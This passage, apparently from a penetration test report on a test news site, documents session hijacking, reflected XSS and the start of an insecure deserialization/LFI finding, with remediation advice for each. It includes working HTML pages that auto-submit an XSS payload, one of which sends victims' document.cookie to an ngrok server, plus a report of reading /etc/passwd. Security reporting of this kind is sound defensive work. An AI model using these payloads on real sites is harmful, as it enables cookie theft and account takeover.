


Changing our session ID with the admin's session ID.





Assuming the admin user (that we got his session ID) is still connected to the admin panel, accessing to 'dashboard.php' page, will bypass the login system and show us the page we asked for. In our case, this is the 'dashboard.php' page.



RECOMMENDED RECTIFICATION

- Enable multi-factor authentication and enforce for all user's if possible.
- Implement a CAPTCHA or rate limiting control to prevent guessing attacks.
- Issue a new session token each time a user logs in.
- Remove the session token immediately upon logging out, or when the browser is closed.

4.4 Cross-Site Scripting (XSS)

Severity | **Medium** Probability | **Low**

VULNERABILITY DESCRIPTION


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

VULNERABILITY DETAILS


During our test, we have found that the search field is vulnerable to Reflected XSS attack. Using this vulnerability enabled us to steal the users' cookies.

EXECUTION DEMONSTRATION


The word we searched for, appeared in the server's response. Meaning- the website may be vulnerable to Reflected XSS.




Looking for the word we searched on the source code, showing it located under a title tag.




No record found aaa



Based on the source code, to perform an XSS attack, we tried to close the title tag and inject an alert script. As we can see, this try succeeded





Until this moment, we succeeded to perform an XSS attack against our user (SELF XSS). In order to affect other users, we had to send them a malicious link that contains the payload we wrote on the search field.

To do so, we started with capturing our last search (that contains the payload) by using Burp Suite. As we can see, this is a POST request - Meaning, we can not send its URL to other users.

Request

Pretty | Raw | \n | Actions


```
1  POST /search.php HTTP/1.1
2  Host: 18.158.46.251:9211
3  Content-Length: 136
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:9211
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:9211/search.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; _Date=25+03+2019; PHPSESSID=lpodnba139gva06lich8bdcdo3
14 Connection: close
15
16 searchtitle=%3C%2Ftitle%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&sig=
   3c2f7469746c653e3c7363726970743e616c6572742831293c2f7363726970743e
```

Therefore, we had to create a page on our server, that sends to the website's server, a malicious POST request that contains the payload we wrote. Then, we sent the page's location on our server, as a URL to the victim.

XSS1_CyberNews.html

```
<html>
    <head></head>
    <body onload="document.forms[0].submit()">

        <form method="POST" action="http://18.158.46.251:9211/search.php">
            <input type="hidden" name="searchtitle" value="</title><script>alert(1)</script>"
            <input type="hidden" name="sig" value="0">
        </form>
    </body>
</html>
```

When the victim will click on the URL, he will expose to an XSS attack.




After successing to perform an XSS attack on other users, we upgraded this attack to steal the users' cookies. To do so, we have changed our malicious page from using 'alert' to 'document.cookie'. Also, to save these cookies on our side, we forwarded them to our server.

XSS2_CyberNews.html

```
<html>
    <head></head>
    <body onload="document.forms[0].submit()">

        <form method="POST" action="http://18.158.46.251:9211/search.php">
            <input type="hidden" name="searchtitle" value="</title><script>document.location='https://9f66a041f2f5.ngrok.io?'
                                                                + document.cookie </script>"
            <input type="hidden" name="sig" value="0">
        </form>
    </body>
</html>
```

At the moment the victim will access our link, his cookie's details will forward to our server.



RECOMMENDED RECTIFICATION

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that are not intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

4.5 Insecure Deserialization

Severity | **High** Probability | **Low**

VULNERABILITY DESCRIPTION


Insecure Deserialization is an attack where a manipulated object is injected into the context of the web application. If the application is vulnerable, the object is deserialized and executed, which can result in SQL Injection, Path Traversal, Application Denial of Service and Remote Code Execution.

VULNERABILITY DETAILS

During our test, we have found that the 'api.php' page representing local files that exist on the server. After decoding its parameters, we saw that the 'post' parameter is using serialization to pass data to the server. By manipulating the object this parameter passes, we succeeded to do LFI (Local File Inclusion) and expose sensitive files that should not be revealed like 'secret_post.php' and '/etc/passwd'.

EXECUTION DEMONSTRATION


Accessing to 'The News !' option, showed a page called 'api.php' .




This page is using two parameters: 'post' and 'sig'. Analyzing their values showed that the 'post' parameter is using base64 format to encode its value and the 'sig' parameter is using hex format to encode its value.

```
